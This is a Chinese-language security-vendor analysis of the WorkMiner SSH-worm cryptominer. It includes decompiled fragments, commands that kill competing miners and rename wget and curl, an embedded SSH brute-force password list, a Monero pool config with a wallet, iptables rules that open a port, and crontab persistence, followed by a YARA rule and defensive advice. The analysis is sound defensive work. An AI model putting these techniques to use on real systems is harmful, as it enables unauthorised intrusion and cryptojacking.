WorkMiner 挖矿病毒样本分析


病毒概述

近日，天融信 EDR 安全团队捕获病毒样本。黑客为了防止分析，分别在脱壳和动态检测做了相应的设置，利用 ssh 弱口令进入系统，生成并运行挖矿用的模块，添加计划任务，设置开机自启动，读取用户的 key，获取连接过的 IP，利用内置的字典进行 ssh 弱口令爆破，将黑客域名添加到防火墙的放行规则中。

天融信 EDR 可精确检测并查杀该木马，有效阻止事件蔓延。

病毒分析

收到样本，用侦壳软件打开，发现是 UPX 壳



程序脱壳后，静态分析，判断为 go 语言编写，重新导入并识别函数，定位到 main_main 函数

```
1  void __cdecl main_main()
2  {
3    int v0; // ecx
4    char *v1; // eax
5    void *v2; // eax
6    char *v3; // eax
7    int v4; // ecx
8    int v5; // ebx
9    unsigned int v6; // edx
10   int v7; // ecx
11   int v8; // ebp
12   char *v9; // [esp+0h] [ebp-60h]
13   int v10; // [esp+4h] [ebp-5Ch]
14   int v11; // [esp+4h] [ebp-5Ch]
15   int v12; // [esp+4h] [ebp-5Ch]
16   int v13; // [esp+8h] [ebp-58h]
17   char v14; // [esp+8h] [ebp-58h]
18   int v15; // [esp+8h] [ebp-58h]
19   int v16; // [esp+8h] [ebp-58h]
```

根据内容，判断为根据运行时间，检查自身是否被调试

```
while ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)(__readgsdword(0) - 32) + 8) )
  runtime_morestack_noctxt();                   // 根据运行时间，检查是否被调试，检测到被调试，变成死循环
main_daemon();
if ( dword_88043DC >= 3 && *(_DWORD *)(dword_88043D8 + 20) == 4 && **(_DWORD **)(dword_88043D8 + 16) == 1853190701 )
{
  main__Cfunc_Closeallfd((char)v9);
  main_run_once();
}
```

```
void runtime_abort()
{
  __asm { int     3; - software interrupt to invoke the debugger }
  while ( 1 )
    ;
}
```

首先获取自身的相关信息，调用清理其他挖矿病毒模块

```
main_getExecutePath();
v73 = v10;
v77 = v9;
path_filepath_Base(v9, v10);                    // 获取程序名
v74 = v18;
v78 = v13;
path_filepath_Dir((int)v77, v73);               // 获取程序路径
v75 = v18;
v79 = v13;
main_killminer();                               // 杀死其他挖矿病毒进程
os_Getenv((int)aTmpdirtomtomto, 6);
```

调用 ps 命令，查找相关进程，找到后直接杀死，命令整理后如下图所示

```
int main_killminer()
{
  void *retaddr; // [esp+8h] [ebp+0h] BYREF

  while ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)(__readgsdword(0) - 32) + 8) )
    runtime_morestack_noctxt();
  main_exeCmd(aPsEfGrepCircle);                 // ps -ef | grep Circle_MI | grep -v grep | awk {print $2}| xargs kill -9'
  main_exeCmd(aPsEfGrepKworke);                 // ps -ef | grep kworker34 | grep -v grep | awk {print $2}| xargs kill -9
  main_exeCmd(aPsEfGrepDaemon);                 // ps -ef | grep .daemond | grep -v grep | awk {print $2} | xargs kill -9
  main_exeCmd(aPsEfGrepTmpThi);                 // ps -ef | grep /tmp/thisxxs | grep -v grep | awk {print $2}' | xargs kill -9'
  main_exeCmd(aPsEfGrepOptYil_0);               // ps -ef | grep /opt/yilu/work/xig/xig | grep -v grep | awk{'print $2}' | xargs kill -9'
  main_exeCmd(aPsEfGrepOptYil);                 // ps -ef | grep /opt/yilu/mservice | grep -v grep | awk '{print $2} | xargs kill -9
  main_exeCmd(aPsEfGrepUsrBin);                 // ps -ef | grep /usr/bin/.sshd | grep -v grep | awk {print $'2} | xargs kill -9'
  main_exeCmd(aPsEfGrepUsrBin_0);               // ps -ef | grep /usr/bin/bsd-port/getty | grep -v grep | awk '{''print $2} | xargs kill -9'
  main_exeCmd(aPsEfGrepX86Gre);                 // ps -ef | grep x86_ | grep -v grep | awk {print $2} | xargs kill -9'
  main_exeCmd(aPsEfGrepCrypto);                 // ps -ef | grep cryptonight | grep -v grep | awk {print $2}| xargs kill -9'
  main_exeCmd(aPsEfGrepDdgGre);                 // ps -ef | grep ddg | grep -v grep | awk {print $2} | xargs kill -9'
  main_exeCmd(aPsEfGrepProhas);                 // ps -ef | grep prohash | grep -v grep | awk {print $2}  | xargs kill -9
  main_exeCmd(aPsEfGrepMonero);                 // ps -ef | grep monero | grep -v grep | awk {print $2} | xargs kill -9'
  main_exeCmd(aPsEfGrepXmrGre);                 // ps -ef | grep xmr | grep -v grep | awk {print $2} | xargs kill -9'
  main_exeCmd(aPsEfGrepMinerG);                 // ps -ef | grep miner | grep -v grep | awk {print $2}| xargs kill -9'
  main_exeCmd(aPsEfGrepPoolGr);                 // ps -ef | grep pool. | grep -v grep | awk {print $2}| xargs kill -9'
  main_exeCmd(aPsEfGrepTcpGre);                 // ps -ef | grep tcp: | grep -v grep | awk {print $2}'| xargs kill -9'
  return main_exeCmd(aPsEfGrepStratu);          // ps -ef | grep stratum | grep -v grep | awk {print $2}'| xargs kill -9'
}
```

生成挖矿相关文件路径为 /tmp/xmr

```
else
{
  v3 = &aSvgTmpX86XmlTm[16];                    // 生成 /tmp/xmr
  v4 = 4;
}
```

再次将疑似其他挖矿病毒的进程杀死，将下载用的 wget 和 curl 名重命名 wget1 curl1

```
main_exeCmd((int)&aCgocallNilchar[1210], 11); // 将可疑的进程全部杀死
                                              // 将下载的相关命令wget 、 curl改名为 wget1  curl1
main_exeCmd(
  (int)"mv /usr/bin/wget /usr/bin/wget1&non-Go code disabled sigaltstacknumerical argument out
  32);
main_exeCmd(
  (int)"mv /usr/bin/curl /usr/bin/curl1&mv /usr/bin/wget /usr/bin/wget1&non-Go code disabled si
  32);
```

读取内置的字典，进行爆破

```
strconv_Itoa(dword_88230E4);
runtime_newproc(16, (char)&off_84176D8, v79, v75, v11, v17);
runtime_newproc(0, (char)&off_8417854);
runtime_newproc(28, (char)&off_84176D4);      // __home_haha_work_go_sshworm_work_Crackssh
```

```
.text:082A03C0 mov     ecx, large gs:0
.text:082A03C7 mov     ecx, [ecx-20h]
.text:082A03CD lea     eax, [esp+var_8]
.text:082A03D1 cmp     eax, [ecx+8]
.text:082A03D4 jbe     loc_82A08FC
.text:082A03DA sub     esp, 88h
.text:082A03E0 mov     [esp+88h+var_4C], 0
.text:082A03E8 mov     [esp+88h+var_50], 0
.text:082A03F0 mov     eax, [esp+88h+arg_0]
.text:082A03F7 mov     [esp+88h+var_88], eax
.text:082A03FA mov     ecx, [esp+88h+arg_4]
.text:082A0401 mov     [esp+88h+var_84], ecx
.text:082A0405 call    __home_haha_work_go_sshworm_work_scanPort
.text:082A040A movzx   eax, byte ptr [esp+88h+var_80]
.text:082A040F test    al, al
```

```
.rodata:083FBE08 aCgocallNilchar db 'cgocall nilcharlemagnecharpentierchatounettecheerleaerschinafu.co'
.rodata:083FBE08 db 'mchipounettechoupinettechristophe1christophercinderella1cjmasteri'
.rodata:083FBE08 db 'nfclobberfreecomplicate1constantinecotedivoirecreated by davincic'
.rodata:083FBE08 db 'odedelosreyes1denis.gobbidepechemodedestructiondeutschlanddevilma'
.rodata:083FBE08 db 'ycrydg123456789dgdg7234322dieuestfortdnsmessage.doudounettedragon'
.rodata:083FBE08 db 'ball1dragonballzecdsa-sha2-efbcapa2010electricienen_US.UTF-8evane'
.rodata:083FBE08 db 'scenceexit-signalexit-statusexperiencedeyeshield21fatimazahrafcba'
.rodata:083FBE08 db 'rcelonafcbarcelonefile existsfinal tokenfloat32nan2float64nan2flo'
.rodata:083FBE08 db 'at64nan3flowerpowerfootballeurforeverloveforzaitaliafriendship1fr'
.rodata:083FBE08 db 'iendster1fuck_insidegalatasaraygccheckmarkgendarmeriegeneralizedg'
.rodata:083FBE08 db 'eorjoejourghjcnbnenrfgodblessyougoodmorninggujinbiaoaagymnastique'
.rodata:083FBE08 db 'harrypotte1harrypotterheartbreak1hellokitty1hotmail.comhttp-serve'
.rodata:083FBE08 db 'rhttps_proxyhtubcnhfwbzhuang123456i/o timeoutihavenopassilovejesu'
.rodata:083FBE08 db 's1ilovemysel1ilovemyselfiloveyou123iloveyou520iloveyouba1iloveyou'
.rodata:083FBE08 db 'so1imaginationinformatio1informationinscriptionintercourseinterma'
.rodata:083FBE08 db 'rcheintrouvablejFgvCqBuzUGjackdanielsjavazfj1jiejean-claudejean-p'
.rodata:083FBE08 db 'ierrejeancharlesjeanjacquesjenesaispasjesuisbellejesuschris1jesus'
.rodata:083FBE08 db 'christjesusislordjetaimebebejetaimefortjournalistejspower.comjues'
.rodata:083FBE08 db 'hi77881ka_dJKHJsy6kamelancienkillall %s',0Ah
.rodata:083FBE08 db 'killall xmrkimsangbum1kobebryant1kronenbourglaboratoirelamborghin'
.rodata:083FBE08 db 'ilaopowoainilaplusbellelavieenroselebronjameslegionnairelinkedin1'
.rodata:083FBE08 db '23linxing7778lionelmessilocal errorlost mcachelove5201314lovefore'
.rodata:083FBE08 db 'verlovelygirl1lovemay1314loveyou1314luckystrikemSpanManualmadinin'
.rodata:083FBE08 db 'a972maenbin1234magandaako1maintenancemamancheriemamanetpapamaprin'
.rodata:083FBE08 db 'cessemargueritemarieclairemarieclaudemariefrancemariehelenemarie'
.rodata:083FBE08 db 'jeannemarielouisemariepierremarkanthon1marseillaismarseille13mars'
.rodata:083FBE08 db 'upilamimescouillesmethodargs(mickeymousemileycyrus1minouchettemis'
.rodata:083FBE08 db 'sissippimoncoeurjtmmontgom2409montpelliermotdepasse1moulinrougemr'
.rodata:083FBE08 db 'f11277215musculationmysteelsoftnetherlandsnevergiveupnil contextn'
.rodata:083FBE08 db 'iquetamerenks230kjs82nostradamusnouvellevienuttertoolsonetreehill'
.rodata:083FBE08 db 'oregontrailouagadougoupackardbellpakistan123papaetmamanpapajetaim'
.rodata:083FBE08 db 'epassword123password888penetrationperpignan66petitefleurpetitprin'
.rodata:083FBE08 db 'cephilippine1philosophiephotographepimprenelleplaystationpoiuytre'
.rodata:083FBE08 db 'wq1poupounettepourquoipaspoussinetteprettygirl1prisonbreakpsychol'
.rodata:083FBE08 db 'ogiepufunga7782putanginam1qazhuang123qdujvyG5sxaqq123456789qsd346'
.rodata:083FBE08 db '78321qwerty12345qwertyuiop1ramatoulayeratatouilleraw-controlrecru'
.rodata:083FBE08 db 'tementreflect.Setregistrati1renaissanceretry-afterreymysteriorifh'
.rodata:083FBE08 db 'v123456root-123456root.123456root1010101root123456!root1234567roo'
.rodata:083FBE08 db 't22adminroot8812345root:parolaroot@111111root@123123root@123456ro'
```

生成写入相关的文件 .ssh/id_rsa/config.json /dev/random /etc/crontab /etc/rc.conf

```
fmt_Fprintln(&off_846E510, dword_8803A60, v80, 1, 1);
runtime_concatstring2(0, v76, v72, (int)&aCgocallNilchar[4042], 12, v36, v49);// 生成.ssh/id_rsa/config.json /dev/urandom  /etc/crontab /etc/rc.conf
io_ioutil_WriteFile(v37, v50, off_864F6A8, dword_864F6AC, dword_864F6B0, 511, v50);// 填写挖矿的配置信息，如地址，钱包
runtime_concatstring2(0, v76, v72, (int)&aSvgTmpX86XmlTm[20], 4, v38, v51);
io_ioutil_WriteFile(v39, v52, off_864F698, dword_864F69C, dword_864F6A0, 511, v52);
if ( !v53 )
```

将挖矿的配置信息写入，如 挖矿的地址，钱包

```
.noptrdata:086AAA20 aApiIdNullWorke db '{',0Ah
.noptrdata:086AAA20 db '    "api": {',0Ah
.noptrdata:086AAA20 db '        "id": null,',0Ah
.noptrdata:086AAA20 db '        "worker-id": null',0Ah
.noptrdata:086AAA20 db '    },',0Ah
.noptrdata:086AAA20 db '    "http": {',0Ah
.noptrdata:086AAA20 db '        "enabled": false,',0Ah
.noptrdata:086AAA20 db '        "host": "127.0.0.1",',0Ah
.noptrdata:086AAA20 db '        "port": 0,',0Ah
.noptrdata:086AAA20 db '        "access-token": null,',0Ah
.noptrdata:086AAA20 db '        "restricted": true',0Ah
.noptrdata:086AAA20 db '    },',0Ah
.noptrdata:086AAA20 db '    "autosave": true,',0Ah
.noptrdata:086AAA20 db '    "background": true,',0Ah
.noptrdata:086AAA20 db '    "colors": true,',0Ah
.noptrdata:086AAA20 db '    "title": true,',0Ah
.noptrdata:086AAA20 db '    "randomx": {',0Ah
.noptrdata:086AAA20 db '        "init": -1,',0Ah
.noptrdata:086AAA20 db '        "mode": "auto",',0Ah
.noptrdata:086AAA20 db '        "1gb-pages": false,',0Ah
.noptrdata:086AAA20 db '        "rdmsr": true,',0Ah
.noptrdata:086AAA20 db '        "wrmsr": false,',0Ah
.noptrdata:086AAA20 db '        "numa": true',0Ah
.noptrdata:086AAA20 db '    },',0Ah
.noptrdata:086AAA20 db '    "cpu": {',0Ah
.noptrdata:086AAA20 db '        "enabled": true,',0Ah
.noptrdata:086AAA20 db '        "huge-pages": true,',0Ah
.noptrdata:086AAA20 db '        "hw-aes": null,',0Ah
.noptrdata:086AAA20 db '        "priority": null,',0Ah
.noptrdata:086AAA20 db '        "memory-pool": false,',0Ah
.noptrdata:086AAA20 db '        "yield": true,',0Ah
.noptrdata:086AAA20 db '        "argon2-impl": null,',0Ah
.noptrdata:086AAA20 db '        "astrobwt-max-size": 550,',0Ah
.noptrdata:086AAA20 db '        "astrobwt-avx2": false,',0Ah
.noptrdata:086AAA20 db '        "argon2": [0],',0Ah
.noptrdata:086AAA20 db '        "astrobwt": [-1],',0Ah
.noptrdata:086AAA20 db '        "cn": [',0Ah
.noptrdata:086AAA20 db '            [1, 0]',0Ah
```

整理后如下图所示

```
    "rx/keva": "rx/wow"',0Ah
},',0Ah
"donate-level": 0,',0Ah
"donate-over-proxy": 1,',0Ah
"log-file": null,',0Ah
"pools": [',0Ah
    {',0Ah
        "algo": null,',0Ah
        "coin": null,',0Ah
        "url": "xmr.crypto-pool.fr:6666",',0Ah
        "user": "47BD6QNfkWf8ZMQSdqp2tYlAdG8ofsEPf4mcDp1YB4AX'
.noptrdata:086AAA20 db '32hUjoLjuDaNrYzXk7cQcoPBzAuQrmQTgNgpo6XPqSBLCnfsjaV",',0Ah
        "pass": "x",',0Ah
        "rig-id": null,',0Ah
        "nicehash": false,',0Ah
        "keepalive": false,',0Ah
        "enabled": true,',0Ah
        "tls": false,',0Ah
        "tls-fingerprint": null,',0Ah
        "daemon": false,',0Ah
        "socks5": null,',0Ah
        "self-select": null',0Ah
    }',0Ah
```

生成 secure.sh 文件，根据日志文件获取 IP

```
  main_exeCmd(v40, v53);
}
runtime_concatstring2(0, v76, v72, (int)aSecureSh, 10, v40, v53);// 生成 secure.sh
io_ioutil_WriteFile(v41, v54, off_864F6B8, dword_864F6BC, dword_864F6C0, 511, v54);// 根据日志文件读取可连接IP
```

sh 文件内容整理后如下图所示

```
#!/bin/bash

LIMIT=8
while true ; do
  TIME=$(date'+%b %e %H'')      #example: Apr 11 11
  BLOCK_IP=$(grep "$TIME" /var/log/secure|grep Failed|awk'{'
print $(NF-3)}''|sort|uniq -c|awk'$1>"$LIMIT"{print $'
1":"$2}'')
  for i in $BLOCK_IP
  do
    IP=$(echo $i|awk -F:'{print $2}'')
    grep $IP /etc/hosts.deny > /dev/null
    if [ $? -gt 0 ];
    then
      echo "sshd:$IP" >> /etc/hosts.deny
    fi
  done
  sleep 60
done',0
```

生成 auth.sh 文件，读取日志文件获取 IP

```
  main_exeCmd(v42, v55);
}
runtime_concatstring2(0, v76, v72, (int)&aMonthSSTypeAut[40], 8, v42, v55);// 生成auth.sh
io_ioutil_WriteFile(v43, v56, off_864F688, dword_864F68C, dword_864F690, 511, v56);// 根据日志文件读取IP
```

auth.sh 内容，整理后如下图所示

```
#!/bin/bash
0Ah
LIMIT=8
while true ; do
  TIME=$(date +%b %e %H)      #example: Apr 11 11
  BLOCK_IP=$(grep "$TIME" /var/log/auth.log|grep Failed|awk ,27h
{print $(NF-3)}|sort|uniq -c|awk $1>"$LIMIT"{print $1":"$2})
  for i in $BLOCK_IP
  do
    IP=$(echo $i|awk -F: {print $2})
    grep $IP /etc/hosts.deny > /dev/null
    if [ $? -gt 0 ];
    then
      echo "sshd:$IP" >> /etc/hosts.deny
    fi
  done
  sleep 60
done
```

重新生成 upgrade.sh

```
fmt_Fprintf(
  &off_846E510,                          // 重新生成upgrade.sh 并赋权
  v61,
  "rm -f %s/upgrade.sh\nruntime: double waitruntime: pipe failedruntime: un
  20,
  &v65,
  1,
  1,
  v47,
  v56);
if ( v61 )
  os___ptr_file__close(*v61, v13, v24);
main_exeCmd(
  (int)"chmod +x upgrade.shclient disconnectedcontent-dispositioncriterion
  19);
runtime_concatstring2(0, v63, v59, (int)aUpgradeSh_0, 11, v32, v37);
```

建立 /usr/.work，在以下文件中，建立计划任务 如/etc/rc.d/rc.local /va spool/cron/root，给.ssh 文件赋权，读取 key 的内容

```
  runtime_concatstring3(0, (char)&aSlanSwanCpRTyp[14], 7, v80, v76, aUsrWork, 16, v67);// 生成 /usr/.work/
  main_exeCmd(v67, v72);
}
runtime_concatstring2(0, (char)aUsrWork0123456, 11, v79, v75, v49, v62);
main_add_crontab_job(v50, v63);              // 建立计划任务 如/etc/rc.d/rc.local /var/spool/cron/root
                                             // 给/root/.ssh赋权  读取key
```

将黑客后台添加到防火墙放行的规则中

```
sub_82B0F43("iptables -I INPUT  -p udp --dport %d -j ACCEPT", dword_881B86C);// 将黑客后台添加到防火墙规则中
sub_82B0F43("iptables -I OUTPUT -p udp --sport %d -j ACCEPT", dword_881B86C);
sub_82B0F43("iptables -I PREROUTING  -t nat -p udp --dport %d -j ACCEPT", dword_881B86C);
v35 = sub_82B0F43("iptables -I POSTROUTING -t nat -p udp --sport %d -j ACCEPT", dword_881B86C);
sub_82B0F9A(&unk_86976A0, 49);
```

设置端口，连接黑客的域名

```
v11 = __readgsdword(0x14u);
v3 = "6881";                                    // 端口  6881
sub_8048310((int)v10, 0, 64);
for ( i = 0; i <= 7; ++i )
{
  sub_8048250();                                // 连接黑客域名
  if ( sub_8048350(v10, 58) )
```

```
.data:08697680 off_8697680 dd offset aRouterBittorre ; "router.bittorrent.com:6881"
.data:08697684 dd offset aBttrackerDebia ; "bttracker.debian.org:6881"
.data:08697688 dd offset aRouterUtorrent ; "router.utorrent.com:6881"
.data:0869768C dd offset aDhtTransmissio ; "dht.transmissionbt.com:6881"
.data:08697690 dd offset a21212933596881 ; "212.129.33.59:6881"
.data:08697694 dd offset a82221103244688 ; "82.221.103.244:6881"
.data:08697698 dd offset a13023918159688 ; "130.239.18.159:6881"
.data:0869769C dd offset a8798162886881 ; "87.98.162.88:6881"
```

yara 规则

```
rule WorkMiner
{
meta:
   description= " upx unpack WorkMiner virus"
strings:
   $url1 = { 20 22 78 6D 72 2E 63 72 79 70 74 6F 2D 70 6F 6F
6C 2E 66 72 3A 36 36 36 36 22 2C 0A }
   $user = { 22 34 37 42 44 36 51 4E 66 6B 57 66 38 5A 4D 51 53 64 71
70 32 74 59 31 41 64 47 38 6F 66 73 45 50 66 34 6D 63 44 70 31 59 42 34
41 58 33 32 68 55 6A 6F 4C 6A 75 44 61 4E 72 59 7A 58 6B 37 63 51 63 6F
50 42 7A 41 75 51 72 6D 51 54 67 4E 67 70 6F 36 58 50 71 53 42 4C 43 6E
66 73 6A 61 56 }
   $url3 = { 32 31 32 2E 31 32 39 2E 33 33 2E 35 39 3A 36 38 38 31 }
   $url4 = { 38 32 2E 32 32 31 2E 31 30 33 2E 32 34 34 3A 36 38 38 31
00 31 33 30 2E 32 33 39 2E 31 38 2E 31 35 39 3A 36 38 38 31 00 38 37 2E
39 38 2E 31 36 32 2E 38 38 3A 36 38 38 31 }
   $crontab = { 2F 76 61 72 2F 73 70 6F 6F 6C 2F 63 72 6F 6E 2F 63 72
6F 6E 74 61 62 73 }
condition:
   filesize < 8MB and all of them
}
```

防护建议

针对病毒，可通过以下三种方式进行防御或查杀：

1. 下载安装天融信 EDR 防御软件并进行全盘扫描查杀，即可清除该木马。
2. 更改系统及应用使用的默认密码，配置高强度密码认证，并定期更新密码。
3. 及时修复系统及应用漏洞。

天融信 EDR 获取方式

- 天融信 EDR 企业版试用：可通过天融信各地分公司获取（查询网址：http://www.topsec.com.cn/contact/）
- 天融信 EDR 单机版下载地址：http://edr.topsec.com.cn